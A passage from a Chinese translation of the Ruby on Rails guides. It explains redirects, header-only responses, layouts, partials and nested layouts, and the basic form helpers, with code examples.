`redirect_to` 和 `redirect_back` 不会立即导致方法返回, 停止执行, 它们只是设定 HTTP 响应。方法中位于其后的语句会继续执行。如果需要停止执行, 使用 `return` 语句或其他终止机制。

10.2.3.1 设置不同的重定向状态码

调用 `redirect_to` 方法时, Rails 把 HTTP 状态码设为 302, 即临时重定向。如果想使用其他状态码, 例如 301 (永久重定向), 可以设置 `:status` 选项:

```
redirect_to photos_path, status: 301
```

与 `render` 方法的 `:status` 选项一样，`redirect_to` 方法的 `:status` 选项同样可使用数字状态码或符号。

10.2.3.2 `render` 和 `redirect_to` 的区别

有些经验不足的开发者会认为 `redirect_to` 方法是一种 `goto` 命令，把代码从一处转到别处。这么理解是不对的。执行到 `redirect_to` 方法时，代码会停止运行，等待浏览器发起新请求。你需要告诉浏览器下一个请求是什么，并返回 302 状态码。

下面通过实例说明。

```
def index
  @books = Book.all
end

def show
  @book = Book.find_by(id: params[:id])
  if @book.nil?
    render action: "index"
  end
end
```

在这段代码中，如果 `@book` 变量的值为 `nil`，很可能会出问题。记住，`render :action` 不会执行目标动作中的任何代码，因此不会创建 `index` 视图所需的 `@books` 变量。修正方法之一是不渲染，而是重定向：

```
def index
  @books = Book.all
end

def show
  @book = Book.find_by(id: params[:id])
  if @book.nil?
    redirect_to action: :index
  end
end
```

这样修改之后，浏览器会向 `index` 页面发起新请求，执行 `index` 方法中的代码，因此一切都能正常运行。

这种方法唯有一个缺点：增加了浏览器的工作量。浏览器通过 `/books/1` 向 `show` 动作发起请求，控制器做了查询，但没有找到对应的图书，所以返回 302 重定向响应，告诉浏览器访问 `/books/`。浏览器收到指令后，向控制器的 `index` 动作发起新请求，控制器从数据库中取出所有图书，渲染 `index` 模板，将其返回给浏览器，在屏幕上显示所有图书。

在小型应用中，额外增加的时间不是个问题。如果响应时间很重要，这个问题就值得关注了。下面举个虚拟的例子演示如何解决这个问题：

```
def index
  @books = Book.all
end

def show
  @book = Book.find_by(id: params[:id])
  if @book.nil?
    @books = Book.all
```

```
flash.now[:alert] = "Your book was not found"
render "index"
end
end
```

在这段代码中，如果指定 ID 的图书不存在，会从模型中取出所有图书，赋值给 `@books` 实例变量，然后直接渲染 `index.html.erb` 模板，并显示一个闪现消息，告知用户出了什么问题。

10.2.4 使用 `head` 构建只有首部的响应

`head` 方法只把首部发送给浏览器，它的参数是 HTTP 状态码数字或符号形式（参见前面的表格），选项是一个散列，指定首部的名称和对应的值。例如，可以只返回一个错误首部：

```
head :bad_request
```

生成的首部如下：

```
HTTP/1.1 400 Bad Request
Connection: close
Date: Sun, 24 Jan 2010 12:15:53 GMT
Transfer-Encoding: chunked
Content-Type: text/html; charset=utf-8
X-Runtime: 0.013483
Set-Cookie: _blog_session=...snip...; path=/; HttpOnly
Cache-Control: no-cache
```

也可以使用其他 HTTP 首部提供额外信息：

```
head :created, location: photo_path(@photo)
```

生成的首部如下：

```
HTTP/1.1 201 Created
Connection: close
Date: Sun, 24 Jan 2010 12:16:44 GMT
Transfer-Encoding: chunked
Location: /photos/1
Content-Type: text/html; charset=utf-8
X-Runtime: 0.083496
Set-Cookie: _blog_session=...snip...; path=/; HttpOnly
Cache-Control: no-cache
```

10.3 布局的结构

Rails 渲染响应的视图时，会把视图和当前模板结合起来。查找当前模板的方法前文已经介绍过。在布局中可以使用三种工具把各部分合在一起组成完整的响应：

- 静态资源标签
- `yield` 和 `content_for`
- 局部视图

10.3.1 静态资源标签辅助方法

静态资源辅助方法用于生成链接到订阅源、JavaScript、样式表、图像、视频和音频的 HTML 代码。Rails 提供了六个静态资源标签辅助方法：

- `auto_discovery_link_tag`
- `javascript_include_tag`
- `stylesheet_link_tag`
- `image_tag`
- `video_tag`
- `audio_tag`

这六个辅助方法可以在布局或视图中使用，不过 `auto_discovery_link_tag`、`javascript_include_tag` 和 `stylesheet_link_tag` 最常出现在布局的 `<head>` 元素中。

提醒

静态资源标签辅助方法不会检查指定位置是否存在静态资源，而是假定你知道自己在做什么，它只负责生成对相应的链接。

10.3.1.1 使用 `auto_discovery_link_tag` 链接到订阅源

`auto_discovery_link_tag` 辅助方法生成的 HTML，多数浏览器和订阅源阅读器都能从中自动识别 RSS 或 Atom 订阅源。这个方法的参数包括链接的类型（`:rss` 或 `:atom`）、传递给 `url_for` 的散列选项，以及该标签使用的散列选项：

```
<%= auto_discovery_link_tag(:rss, {action: "feed"},  
                           {title: "RSS Feed"}) %>
```

`auto_discovery_link_tag` 的标签选项有三个：

- `:rel`: 指定链接中 `rel` 属性的值，默认值为 `"alternate"`；
- `:type`: 指定 MIME 类型，不过 Rails 会自动生成正确的 MIME 类型；
- `:title`: 指定链接的标题，默认值是 `:type` 参数值的全大写形式，例如 `"ATOM"` 或 `"RSS"`；

10.3.1.2 使用 `javascript_include_tag` 链接 JavaScript 文件

`javascript_include_tag` 辅助方法为指定的各个资源生成 HTML `script` 标签。

如果启用了 [Asset Pipeline](#)，这个辅助方法生成的链接指向 `/assets/javascripts/` 而不是 Rails 旧版中使用的 `public/javascripts`。链接的地址由 Asset Pipeline 伺服。

Rails 应用或 Rails 引擎中的 JavaScript 文件可存放在三个位置：`app/assets`、`lib/assets` 或 `vendor/assets`。详细说明参见 [23.2.2 节](#)。

文件的地址可使用相对文档根目录的完整路径或 URL。例如，如果想链接到 `app/assets`、`lib/assets` 或 `vendor/assets` 文件夹中名为 `javascripts` 的子文件夹中的文件，可以这么做：

```
<%= javascript_include_tag "main" %>
```

Rails 生成的 `script` 标签如下：

```
<script src='/assets/main.js'></script>
```

对这个静态资源的请求由 Sprockets gem 伺服。

若想同时引入多个文件，例如 `app/assets/javascripts/main.js` 和 `app/assets/javascripts/columns.js`，可以这么做：

```
<%= javascript_include_tag "main", "columns" %>
```

引入 `app/assets/javascripts/main.js` 和 `app/assets/javascripts/photos/columns.js` 的方式如下：

```
<%= javascript_include_tag "main", "/photos/columns" %>
```

引入 `http://example.com/main.js` 的方式如下：

```
<%= javascript_include_tag "http://example.com/main.js" %>
```

10.3.1.3 使用 `stylesheet_link_tag` 链接 CSS 文件

`stylesheet_link_tag` 辅助方法为指定的各个资源生成 HTML `<link>` 标签。

如果启用了 Asset Pipeline，这个辅助方法生成的链接指向 `/assets/stylesheets/`，由 Sprockets gem 伺服。样式表文件可以存放在三个位置：`app/assets`, `lib/assets` 或 `vendor/assets`。

文件的地址可使用相对文档根目录的完整路径或 URL。例如，如果想链接到 `app/assets`、`lib/assets` 或 `vendor/assets` 文件夹中名为 `stylesheets` 的子文件夹中的文件，可以这么做：

```
<%= stylesheet_link_tag "main" %>
```

引入 `app/assets/stylesheets/main.css` 和 `app/assets/stylesheets/columns.css` 的方式如下：

```
<%= stylesheet_link_tag "main", "columns" %>
```

引入 `app/assets/stylesheets/main.css` 和 `app/assets/stylesheets/photos/columns.css` 的方式如下：

```
<%= stylesheet_link_tag "main", "photos/columns" %>
```

引入 `http://example.com/main.css` 的方式如下：

```
<%= stylesheet_link_tag "http://example.com/main.css" %>
```

默认情况下，`stylesheet_link_tag` 创建的链接属性为 `media="screen" rel="stylesheet"`。指定相应的选项 (`:media`, `:rel`) 可以覆盖默认值：

```
<%= stylesheet_link_tag "main_print", media: "print" %>
```

10.3.1.4 使用 `image_tag` 链接图像

`image_tag` 辅助方法为指定的文件生成 HTML `` 标签。默认情况下，从 `public/images` 文件夹中加载文件。

提醒

注意，必须指定图像的扩展名。

```
<%= image_tag "header.png" %>
```

还可以指定图像的路径：

```
<%= image_tag "icons/delete.gif" %>
```

可以使用散列指定额外的 HTML 属性：

```
<%= image_tag "icons/delete.gif", {height: 45} %>
```

可以指定一个替代文本，在关闭图像的浏览器中显示。如果没指定替代文本，Rails 会使用图像的文件名，去掉扩展名，并把首字母变成大写。例如，下面两个标签会生成相同的代码：

```
<%= image_tag "home.gif" %>
<%= image_tag "home.gif", alt: "Home" %>
```

还可指定图像的尺寸，格式为“{width}x{height}”：

```
<%= image_tag "home.gif", size: "50x20" %>
```

除了上述特殊的选项外，还可在最后一个参数中指定标准的 HTML 属性，例如 :class、:id 或 :name：

```
<%= image_tag "home.gif", alt: "Go Home",
               id: "HomeImage",
               class: "nav_bar" %>
```

10.3.1.5 使用 video_tag 链接视频

`video_tag` 辅助方法为指定的文件生成 HTML5 `<video>` 标签。默认情况下，从 `public/videos` 文件夹中加载视频文件。

```
<%= video_tag "movie.ogv" %>
```

生成的 HTML 如下：

```
<video src="/videos/movie.ogv" />
```

与 `image_tag` 类似，视频的地址可以使用绝对路径，或者相对 `public/videos` 文件夹的路径。而且也可以指定 `size: "{width}x{height}"` 选项。在 `video_tag` 的末尾还可指定其他 HTML 属性，例如 `id`、`class` 等。

`video_tag` 方法还可使用散列指定 `<video>` 标签的所有属性，包括：

- `poster: "image_name.png"`: 指定视频播放前在视频的位置显示的图片；
- `autoplay: true`: 页面加载后开始播放视频；
- `loop: true`: 视频播完后再次播放；
- `controls: true`: 为用户显示浏览器提供的控件，用于和视频交互；
- `autobuffer: true`: 页面加载时预先加载视频文件；

把数组传递给 `video_tag` 方法可以指定多个视频：

```
<%= video_tag ["trailer.ogg", "movie.ogg"] %>
```

生成的 HTML 如下：

```
<video>
  <source src="trailer.ogg" />
  <source src="movie.ogg" />
</video>
```

10.3.1.6 使用 audio_tag 链接音频

`audio_tag` 辅助方法为指定的文件生成 HTML5 `<audio>` 标签。默认情况下，从 `public/audio` 文件夹中加载音频文件。

```
<%= audio_tag "music.mp3" %>
```

还可指定音频文件的路径：

```
<%= audio_tag "music/first_song.mp3" %>
```

还可使用散列指定其他属性，例如 `:id`、`:class` 等。

与 `video_tag` 类似，`audio_tag` 也有特殊的选项：

- `autoplay: true`: 页面加载后开始播放音频；
- `controls: true`: 为用户显示浏览器提供的控件，用于和音频交互；
- `autobuffer: true`: 页面加载时预先加载音频文件；

10.3.2 理解 yield

在布局中，`yield` 标明一个区域，渲染的视图会插入这里。最简单的情况是只有一个 `yield`，此时渲染的整个视图都会插入这个区域：

```
<html>
  <head>
  </head>
  <body>
    <%= yield %>
  </body>
</html>
```

布局中可以标明多个区域：

```
<html>
  <head>
    <%= yield :head %>
  </head>
  <body>
    <%= yield %>
  </body>
</html>
```

视图的主体会插入未命名的 `yield` 区域。若想在具名 `yield` 区域插入内容，要使用 `content_for` 方法。

10.3.3 使用 content_for 方法

content_for 方法在布局的具名 yield 区域插入内容。例如，下面的视图会在前一节的布局中插入内容：

```
<% content_for :head do %>
  <title>A simple page</title>
<% end %>

<p>Hello, Rails!</p>
```

套入布局后生成的 HTML 如下：

```
<html>
  <head>
    <title>A simple page</title>
  </head>
  <body>
    <p>Hello, Rails!</p>
  </body>
</html>
```

如果布局中不同的区域需要不同的内容，例如侧边栏和页脚，就可以使用 content_for 方法。content_for 方法还可以在通用布局中引入特定页面使用的 JavaScript 或 CSS 文件。

10.3.4 使用局部视图

局部视图把渲染过程分为多个管理方便的片段，把响应的某个特殊部分移入单独的文件。

10.3.4.1 具名局部视图

在视图中渲染局部视图可以使用 render 方法：

```
<%= render "menu" %>
```

渲染这个视图时，会渲染名为 _menu.html.erb 的文件。注意文件名开头有个下划线。局部视图的文件名以下划线开头，以便和普通视图区分开，不过引用时无需加入下划线。即便从其他文件夹中引入局部视图，规则也是一样：

```
<%= render "shared/menu" %>
```

这行代码会引入 app/views/shared/_menu.html.erb 这个局部视图。

10.3.4.2 使用局部视图简化视图

局部视图的一种用法是作为子程序（subroutine），把细节提取出来，以便更好地理解整个视图的作用。例如，有如下的视图：

```
<%= render "shared/ad_banner" %>

<h1>Products</h1>

<p>Here are a few of our fine products:</p>
  ...

```

```
<%= render "shared/footer" %>
```

这里，局部视图 `_ad_banner.html.erb` 和 `_footer.html.erb` 可以包含应用多个页面共用的内容。在编写某个页面的视图时，无需关心这些局部视图中的详细内容。

如前几节所述，`yield` 是保持布局简洁的利器。要知道，那是纯 Ruby，几乎可以在任何地方使用。例如，可以使用它去除相似资源的表单布局定义：

- `users/index.html.erb`

```
<%= render "shared/search_filters", search: @q do |f| %>
<p>
  Name contains: <%= f.text_field :name_contains %>
</p>
<% end %>
```

- `roles/index.html.erb`

```
<%= render "shared/search_filters", search: @q do |f| %>
<p>
  Title contains: <%= f.text_field :title_contains %>
</p>
<% end %>
```

- `shared/_search_filters.html.erb`

```
<%= form_for(search) do |f| %>
<h1>Search form:</h1>
<fieldset>
  <%= yield f %>
</fieldset>
<p>
  <%= f.submit "Search" %>
</p>
<% end %>
```

提示

应用所有页面共用的内容，可以直接在布局中使用局部视图渲染。

10.3.4.3 局部布局

与视图可以使用布局一样，局部视图也可使用自己的布局文件。例如，可以这样调用局部视图：

```
<%= render partial: "link_area", layout: "graybar" %>
```

这行代码会使用 `_graybar.html.erb` 布局渲染局部视图 `_link_area.html.erb`。注意，局部布局的名称也以下划线开头，而且与局部视图保存在同一个文件夹中（不在 `layouts` 文件夹中）。

还要注意，指定其他选项时，例如 `:layout`，必须明确地使用 `:partial` 选项。

10.3.4.4 传递局部变量

局部变量可以传入局部视图，这么做可以把局部视图变得更强大、更灵活。例如，可以使用这种方法去除新建和编辑页面的重复代码，但仍然保有不同的内容：

- new.html.erb
 - <h1>New zone</h1>
 - <%= render partial: "form", locals: {zone: @zone} %>
- edit.html.erb
 - <h1>Editing zone</h1>
 - <%= render partial: "form", locals: {zone: @zone} %>
- _form.html.erb
 - <%= form_for(zone) do |f| %>
 - <p>
 - Zone name

 - <%= f.text_field :name %>
 - </p>
 - <p>
 - <%= f.submit %>
 - </p>
 - <% end %>

虽然两个视图使用同一个局部视图，但 Action View 的 `submit` 辅助方法为 `new` 动作生成的提交按钮名为“Create Zone”，而为 `edit` 动作生成的提交按钮名为“Update Zone”。

把局部变量传入局部视图的方式是使用 `local_assigns`。

- index.html.erb
 - <%= render user.articles %>
- show.html.erb
 - <%= render article, full: true %>
- _articles.html.erb
 - <h2><%= article.title %></h2>
 - <% if local_assigns[:full] %>
 - <%= simple_format article.body %>
 - <% else %>
 - <%= truncate article.body %>
 - <% end %>

这样无需声明全部局部变量。

每个局部视图中都有个和局部视图同名的局部变量（去掉前面的下划线）。通过 `object` 选项可以把对象传给这个变量：

```
<%= render partial: "customer", object: @new_customer %>
```

在 `customer` 局部视图中，变量 `customer` 的值为父级视图中的 `@new_customer`。

如果要在局部视图中渲染模型实例，可以使用简写句法：

```
<%= render @customer %>
```

假设实例变量 `@customer` 的值为 `Customer` 模型的实例，上述代码会渲染 `_customer.html.erb`，其中局部变量 `customer` 的值为父级视图中 `@customer` 实例变量的值。

10.3.4.5 渲染集合

渲染集合时使用局部视图特别方便。通过 `:collection` 选项把集合传给局部视图时，会把集合中每个元素套入局部视图渲染：

- `index.html.erb`

```
<h1>Products</h1>
<%= render partial: "product", collection: @products %>
```

- `_product.html.erb`

```
<p>Product Name: <%= product.name %></p>
```

传入复数形式的集合时，在局部视图中可以使用和局部视图同名的变量引用集合中的成员。在上面的代码中，局部视图是 `_product`，在其中可以使用 `product` 引用渲染的实例。

渲染集合还有个简写形式。假设 `@products` 是 `product` 实例集合，在 `index.html.erb` 中可以直接写成下面的形式，得到的结果是一样的：

```
<h1>Products</h1>
<%= render @products %>
```

Rails 根据集合中各元素的模型名决定使用哪个局部视图。其实，集合中的元素可以来自不同的模型，Rails 会选择正确的局部视图进行渲染。

- `index.html.erb`

```
<h1>Contacts</h1>
<%= render [customer1, employee1, customer2, employee2] %>
```

- `customers/_customer.html.erb`

```
<p>Customer: <%= customer.name %></p>
```

- `employees/_employee.html.erb`

```
<p>Employee: <%= employee.name %></p>
```

在上面几段代码中，Rails 会根据集合中各成员所属的模型选择正确的局部视图。

如果集合为空，`render` 方法返回 `nil`，所以最好提供替代内容。

```
<h1>Products</h1>
<%= render(@products) || "There are no products available." %>
```

10.3.4.6 局部变量

要在局部视图中自定义局部变量的名字，调用局部视图时通过 `:as` 选项指定：

```
<%= render partial: "product", collection: @products, as: :item %>
```

这样修改之后，在局部视图中可以使用局部变量 `item` 访问 `@products` 集合中的实例。

使用 `locals: {}` 选项可以把任意局部变量传入局部视图：

```
<%= render partial: "product", collection: @products,
           as: :item, locals: {title: "Products Page"} %>
```

在局部视图中可以使用局部变量 `title`，其值为 "Products Page"。

提示

在局部视图中还可使用计数器变量，变量名是在集合成员名后加上 `_counter`。例如，渲染 `@products` 时，在局部视图中可以使用 `product_counter` 表示局部视图渲染了多少次。但是不能和 `as: :value` 选项一起使用。

在使用主局部视图渲染两个实例中间还可使用 `:spacer_template` 选项指定第二个局部视图。

10.3.4.7 间隔模板

```
<%= render partial: @products, spacer_template: "product_ruler" %>
```

Rails 会在两次渲染 `_product` 局部视图之间渲染 `_product_ruler` 局部视图（不传入任何数据）。

10.3.4.8 集合局部布局

渲染集合时也可使用 `:layout` 选项：

```
<%= render partial: "product", collection: @products, layout: "special_layout" %>
```

使用局部视图渲染集合中的各个元素时会套用指定的模板。与局部视图一样，当前渲染的对象以及 `object_counter` 变量也可在布局中使用。

10.3.5 使用嵌套布局

在应用中有时需要使用不同于常规布局的布局渲染特定的控制器。此时无需复制主视图进行编辑，可以使用嵌套布局（有时也叫子模板）。下面举个例子。

假设 `ApplicationController` 布局如下：

- `app/views/layouts/application.html.erb`

```
<html>
<head>
  <title><%= @page_title or "Page Title" %></title>
  <%= stylesheet_link_tag "layout" %>
  <style><%= yield :stylesheets %></style>
</head>
```

```
<body>
  <div id="top_menu">Top menu items here</div>
  <div id="menu">Menu items here</div>
  <div id="content"><%= content_for?(:content) ? yield(:content) : yield %></div>
</body>
</html>
```

在 NewsController 生成的页面中，我们想隐藏顶部目录，在右侧添加一个目录：

- app/views/layouts/news.html.erb

```
<% content_for :stylesheets do %>
  #top_menu {display: none}
  #right_menu {float: right; background-color: yellow; color: black}
<% end %>
<% content_for :content do %>
  <div id="right_menu">Right menu items here</div>
  <%= content_for?(:news_content) ? yield(:news_content) : yield %>
<% end %>
<%= render template: "layouts/application" %>
```

就这么简单。News 视图会使用 news.html.erb 布局，隐藏顶部目录，在 <div id="content"> 中添加一个右侧目录。

使用子模板方式实现这种效果有很多方法。注意，布局的嵌套层级没有限制。使用 `render template: 'layouts/news'` 可以指定使用一个新布局。如果确定，可以不为 News 控制器创建子模板，直接把 `content_for?(:news_content) ? yield(:news_content) : yield` 替换成 `yield` 即可。

第 11 章 表单辅助方法

表单是 Web 应用中用户输入的基本界面。尽管如此，由于需要处理表单控件的名称和众多属性，编写和维护表单标记可能很快就会变得单调乏味。Rails 提供用于生成表单标记的视图辅助方法来消除这种复杂性。然而，由于这些辅助方法具有不同的用途和用法，开发者在使用之前需要知道它们之间的差异。

读完本文后，您将学到：

- 如何在 Rails 应用中创建搜索表单和类似的不针对特定模型的通用表单；
- 如何使用针对特定模型的表单来创建和修改对应的数据库记录；
- 如何使用多种类型的数据生成选择列表；
- Rails 提供了哪些日期和时间辅助方法；
- 上传文件的表单有什么特殊之处；
- 如何用 `post` 方法把表单提交到外部资源并设置真伪令牌；
- 如何创建复杂表单。

注意

本文不是所有可用表单辅助方法及其参数的完整文档。关于表单辅助方法的完整介绍，请参阅 [Rails API 文档](#)。

11.1 处理基本表单

`form_tag` 方法是最基本的表单辅助方法。

```
<%= form_tag do %>
  Form contents
<% end %>
```

无参数调用 `form_tag` 方法会创建 `<form>` 标签，在提交表单时会向当前页面发起 POST 请求。例如，假设当前页面是 `/home/index`，上面的代码会生成下面的 HTML（为了提高可读性，添加了一些换行）：

```
<form accept-charset="UTF-8" action="/" method="post">
  <input name="utf8" type="hidden" value="" />
  <input name="authenticity_token" type="hidden"
```

```
value="J7CBxfHalt490SHp27hblqK20c9PgwJ108nDHX/8Cts=" />
  Form contents
</form>
```

我们注意到，上面的 HTML 的第二行是一个 `hidden` 类型的 `input` 元素。这个 `input` 元素很重要，一旦缺少，表单就不能成功提交。这个 `input` 元素的 `name` 属性的值是 `utf8`，用于说明浏览器处理表单时使用的字符编码方式。对于所有表单，不管表单动作是“GET”还是“POST”，都会生成这个 `input` 元素。

上面的 HTML 的第三行也是一个 `input` 元素，元素的 `name` 属性的值是 `authenticity_token`。这个 `input` 元素是 Rails 的一个名为跨站请求伪造保护的安全特性。在启用跨站请求伪造保护的情况下，表单辅助方法会为所有非 GET 表单生成这个 `input` 元素。关于跨站请求伪造保护的更多介绍，请参阅 [19.3 节](#)。

11.1.1 通用搜索表单

搜索表单是网上最常见的基本表单，包含：

- 具有“GET”方法的表单元素
- 文本框的 `label` 标签
- 文本框
- 提交按钮

我们可以分别使用 `form_tag`、`label_tag`、`text_field_tag`、`submit_tag` 标签来创建搜索表单，就像下面这样：

```
<%= form_tag("/search", method: "get") do %>
  <%= label_tag(:q, "Search for:") %>
  <%= text_field_tag(:q) %>
  <%= submit_tag("Search") %>
<% end %>
```

上面的代码会生成下面的 HTML：

```
<form accept-charset="UTF-8" action="/search" method="get">
  <input name="utf8" type="hidden" value="" />
  <label for="q">Search for:</label>
  <input id="q" name="q" type="text" />
  <input name="commit" type="submit" value="Search" />
</form>
```

注意

表单中的文本框会根据 `name` 属性（在上面的例子中值为 `q`）生成 `id` 属性。`id` 属性在应用 CSS 样式或使用 JavaScript 操作表单控件时非常有用。

除 `text_field_tag` 和 `submit_tag` 方法之外，每个 HTML 表单控件都有对应的辅助方法。

提醒

搜索表单的方法都应该设置为“GET”，这样用户就可以把搜索结果添加为书签。一般来说，Rails 推荐为表单动作使用正确的 HTTP 动词。

11.1.2 在调用表单辅助方法时使用多个散列

`form_tag` 辅助方法接受两个参数：提交表单的地址和选项散列。选项散列用于指明提交表单的方法，以及 HTML 选项，例如表单的 `class` 属性。

和 `link_to` 辅助方法一样，提交表单的地址可以是字符串，也可以是散列形式的 URL 参数。Rails 路由能够识别这个散列，将其转换为有效的 URL 地址。尽管如此，由于 `form_tag` 方法的两个参数都是散列，如果我们想同时指定两个参数，就很容易遇到问题。假如有下面的代码：

```
form_tag(controller: "people", action: "search", method: "get", class: "nifty_form")
# => '<form accept-charset="UTF-8" action="/people/search?method=get&class=nifty_form"
method="post">'
```

在上面的代码中，`method` 和 `class` 选项的值会被添加到生成的 URL 地址的查询字符串中，不管我们是不是想要使用两个散列作为参数，Rails 都会把这些选项当作一个散列。为了告诉 Rails 我们想要使用两个散列作为参数，我们可以把第一个散列放在大括号中，或者把两个散列都放在大括号中。这样就可以生成我们想要的 HTML 了：

```
form_tag({controller: "people", action: "search"}, method: "get", class: "nifty_form")
# => '<form accept-charset="UTF-8" action="/people/search" method="get" class="nifty_form">'
```

11.1.3 用于生成表单元素的辅助方法

Rails 提供了一系列用于生成表单元素（如复选框、文本字段和单选按钮）的辅助方法。这些名称以 `_tag` 结尾的基本辅助方法（如 `text_field_tag` 和 `check_box_tag`）只生成单个 `input` 元素，并且第一个参数都是 `input` 元素的 `name` 属性的值。在提交表单时，`name` 属性的值会和表单数据一起传递，这样在控制器中就可以通过 `params` 来获得各个 `input` 元素的值。例如，如果表单包含 `<%= text_field_tag(:query) %>`，我们就可以通过 `params[:query]` 来获得这个文本字段的值。

在给 `input` 元素命名时，Rails 有一些命名约定，使我们可以提交非标量值（如数组或散列），这些值同样可以通过 `params` 来获得。关于这些命名约定的更多介绍，请参阅 [11.7 节](#)。

关于这些辅助方法的用法的详细介绍，请参阅 [API 文档](#)。

11.1.3.1 复选框

复选框表单控件为用户提供一组可以启用或禁用的选项：

```
<%= check_box_tag(:pet_dog) %>
<%= label_tag(:pet_dog, "I own a dog") %>
<%= check_box_tag(:pet_cat) %>
<%= label_tag(:pet_cat, "I own a cat") %>
```

上面的代码会生成下面的 HTML：

```
<input id="pet_dog" name="pet_dog" type="checkbox" value="1" />
<label for="pet_dog">I own a dog</label>
<input id="pet_cat" name="pet_cat" type="checkbox" value="1" />
<label for="pet_cat">I own a cat</label>
```

`check_box_tag` 辅助方法的第一个参数是生成的 `input` 元素的 `name` 属性的值。可选的第二个参数是 `input` 元素的值，当对应复选框被选中时，这个值会包含在表单数据中，并可以通过 `params` 来获得。

11.1.3.2 单选按钮

和复选框类似，单选按钮表单控件为用户提供一组选项，区别在于这些选项是互斥的，用户只能从中选择一个：

```
<%= radio_button_tag(:age, "child") %>
<%= label_tag(:age_child, "I am younger than 21") %>
<%= radio_button_tag(:age, "adult") %>
<%= label_tag(:age_adult, "I'm over 21") %>
```

上面的代码会生成下面的 HTML：

```
<input id="age_child" name="age" type="radio" value="child" />
<label for="age_child">I am younger than 21</label>
<input id="age_adult" name="age" type="radio" value="adult" />
<label for="age_adult">I'm over 21</label>
```

和 `check_box_tag` 一样，`radio_button_tag` 辅助方法的第二个参数是生成的 `input` 元素的值。因为两个单选按钮的 `name` 属性的值相同（都是 `age`），所以用户只能从中选择一个，`params[:age]` 的值要么是 "`child`" 要么是 "`adult`"。

注意

在使用复选框和单选按钮时一定要指定 `label` 标签。`label` 标签为对应选项提供说明文字，并扩大可点击区域，使用户更容易选中想要的选项。

11.1.4 其他你可能感兴趣的辅助方法

其他值得一提的表单控件包括文本区域、密码框、隐藏输入字段、搜索字段、电话号码字段、日期字段、时间字段、颜色字段、本地日期时间字段、月份字段、星期字段、URL 地址字段、电子邮件地址字段、数字字段和范围字段：

```
<%= text_area_tag(:message, "Hi, nice site", size: "24x6") %>
<%= password_field_tag(:password) %>
<%= hidden_field_tag(:parent_id, "5") %>
<%= search_field(:user, :name) %>
<%= telephone_field(:user, :phone) %>
<%= date_field(:user, :born_on) %>
<%= datetime_local_field(:user, :graduation_day) %>
<%= month_field(:user, :birthday_month) %>
<%= week_field(:user, :birthday_week) %>
<%= url_field(:user, :homepage) %>
<%= email_field(:user, :address) %>
<%= color_field(:user, :favorite_color) %>
<%= time_field(:task, :started_at) %>
<%= number_field(:product, :price, in: 1.0..20.0, step: 0.5) %>
<%= range_field(:product, :discount, in: 1..100) %>
```

上面的代码会生成下面的 HTML：

```
<textarea id="message" name="message" cols="24" rows="6">Hi, nice site</textarea>
<input id="password" name="password" type="password" />
```

```
<input id="parent_id" name="parent_id" type="hidden" value="5" />
<input id="user_name" name="user[name]" type="search" />
<input id="user_phone" name="user[phone]" type="tel" />
<input id="user_born_on" name="user[born_on]" type="date" />
<input id="user_graduation_day" name="user[graduation_day]" type="datetime-local" />
<input id="user_birthday_month" name="user[birthday_month]" type="month" />
<input id="user_birthday_week" name="user[birthday_week]" type="week" />
<input id="user_homepage" name="user[homepage]" type="url" />
<input id="user_address" name="user[address]" type="email" />
<input id="user_favorite_color" name="user[favorite_color]" type="color" value="#000000" />
<input id="task_started_at" name="task[started_at]" type="time" />
<input id="product_price" max="20.0" min="1.0" name="product[price]" step="0.5" type="number" />
<input id="product_discount" max="100" min="1" name="product[discount]" type="range" />
```

隐藏输入字段不显示给用户，但和其他 `input` 元素一样可以保存数据。我们可以使用 JavaScript 来修改隐藏输入字段的值。

提醒

搜索字段、电话号码字段、日期字段、时间字段、颜色字段、日期时间字段、本地日期时间字段、月份字段、星期字段、URL 地址字段、电子邮件地址字段、数字字段和范围字段都是 HTML5 控件。要想在旧版本浏览器中拥有一致的体验，我们需要使用 HTML5 polyfill（针对 CSS 或 JavaScript 代码）。[HTML5 Cross Browser Polyfills](#) 提供了 HTML5 polyfill 的完整列表，目前最流行的工具是 [Modernizr](#)，通过检测 HTML5 特性是否存在来添加缺失的功能。

提示

使用密码框时可以配置 Rails 应用，不把密码框的值写入日志，详情参阅 [19.6.4 节](#)。

11.2 处理模型对象

11.2.1 模型对象辅助方法

表单经常用于修改或创建模型对象。这种情况下当然可以使用 `*_tag` 辅助方法，但使用起来却有些麻烦，因为我们需要确保每个标记都使用了正确的参数名称并设置了合适的默认值。为此，Rails 提供了量身定制的辅助方法。这些辅助方法的名称不使用 `_tag` 后缀，例如 `text_field` 和 `text_area`。

这些辅助方法的第一个参数是实例变量，第二个参数是在这个实例变量对象上调用的方法（通常是模型属性）的名称。Rails 会把 `input` 控件的值设置为所调用方法的返回值，并为 `input` 控件的 `name` 属性设置合适的值。假设我们在控制器中定义了 `@person` 实例变量，这个人的名字是 Henry，那么表单中的下述代码：

```
<%= text_field(:person, :name) %>
```

会生成下面的 HTML：

```
<input id="person_name" name="person[name]" type="text" value="Henry" />
```

提交表单时，用户输入的值储存在 `params[:person][:name]` 中。`params[:person]` 这个散列可以传递给 `Person.new` 方法作为参数，而如果 `@person` 是 `Person` 模型的实例，这个散列还可以传递给 `@person.update` 方法

作为参数。尽管这些辅助方法的第二个参数通常都是模型属性的名称，但不是必须这样做。在上面的例子中，只要 `@person` 对象拥有 `name` 和 `name=` 方法即可省略第二个参数。

提醒

传入的参数必须是实例变量的名称，如 `:person` 或 `"person"`，而不是模型实例本身。

Rails 还提供了用于显示模型对象数据验证错误的辅助方法，详情参阅 [4.8 节](#)。

11.2.2 把表单绑定到对象上

上一节介绍的辅助方法使用起来虽然很方便，但远非完美的解决方案。如果 `Person` 模型有很多属性需要修改，那么实例变量对象的名称就需要重复写很多遍。更好的解决方案是把表单绑定到模型对象上，为此我们可以使用 `form_for` 辅助方法。

假设有一个用于处理文章的控制器 `app/controllers/articles_controller.rb`:

```
def new
  @article = Article.new
end
```

在对应的 `app/views/articles/new.html.erb` 视图中，可以像下面这样使用 `form_for` 辅助方法:

```
<%= form_for @article, url: {action: "create"}, html: {class: "nifty_form"} do |f| %>
  <%= f.text_field :title %>
  <%= f.text_area :body, size: "60x12" %>
  <%= f.submit "Create" %>
<% end %>
```

这里有几点需要注意：

- 实际需要修改的对象是 `@article`。
- `form_for` 辅助方法的选项是一个散列，其中 `:url` 键对应的值是路由选项，`:html` 键对应的值是 HTML 选项，这两个选项本身也是散列。还可以提供 `:namespace` 选项来确保表单元素具有唯一的 ID 属性，自动生成的 ID 会以 `:namespace` 选项的值和下划线作为前缀。
